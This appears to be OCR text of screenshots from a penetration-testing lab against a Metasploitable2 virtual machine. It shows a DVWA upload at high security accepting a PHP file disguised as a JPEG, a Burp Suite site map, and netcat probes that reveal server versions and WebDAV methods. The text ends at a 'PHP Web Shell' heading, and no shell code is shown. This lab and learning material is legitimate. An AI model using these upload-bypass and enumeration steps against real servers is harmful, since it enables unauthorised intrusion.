


Vulnerability: File Upload

Choose an image to upload:


No file selected.

```
../../hackable/uploads/s6l1.php.jpeg succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Username: admin
Security Level: high
PHPIDS: disabled



Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Site map Issue definitions Scope settings
http://192.168.5.101
Pro version on
Request
Pretty Raw Hex
Response
Pretty
Search
0 highlights
Event log (1) All issues
Memory: 112.8MB
Metasploitable2 - Linux
Not secure 192.168.5.101
diidro@kali: ~
File Actions Edit View Help
8:35
Activate Windows
Go to Settings to activate Windows.

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status Code	Length	M
http://192.168.5.101	GET	/		200	1086	H
http://192.168.5.101	GET	/dav/				
http://192.168.5.101	GET	/dvwa/				
http://192.168.5.101	GET	/mutillidae/				
http://192.168.5.101	GET	/phpMyAdmin/				
http://192.168.5.101	GET	/twiki/				


```
GET /dav/ HTTP/1.1
Host: 192.168.5.101
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Connection: close
Cache-Control: max-age=0

```

```
┌──(diidro㉿kali)-[~]
└─$ nc metasploit 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 01 Jul 2024 12:20:54 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html


┌──(diidro㉿kali)-[~]
└─$ nc metasploit 80
OPTIONS /dav/ HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 01 Jul 2024 12:29:51 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
DAV: 1,2
DAV: <http://apache.org/dav/propset/fs/1>
MS-Author-Via: DAV
Allow: OPTIONS,GET,HEAD,POST,DELETE,TRACE,PROPFIND,PROPPATCH,COPY,MOVE,LOCK,UNLOCK
Content-Length: 0
Connection: close
Content-Type: httpd/unix-directory


┌──(diidro㉿kali)-[~]
└─$ 
```



PHP Web Shell

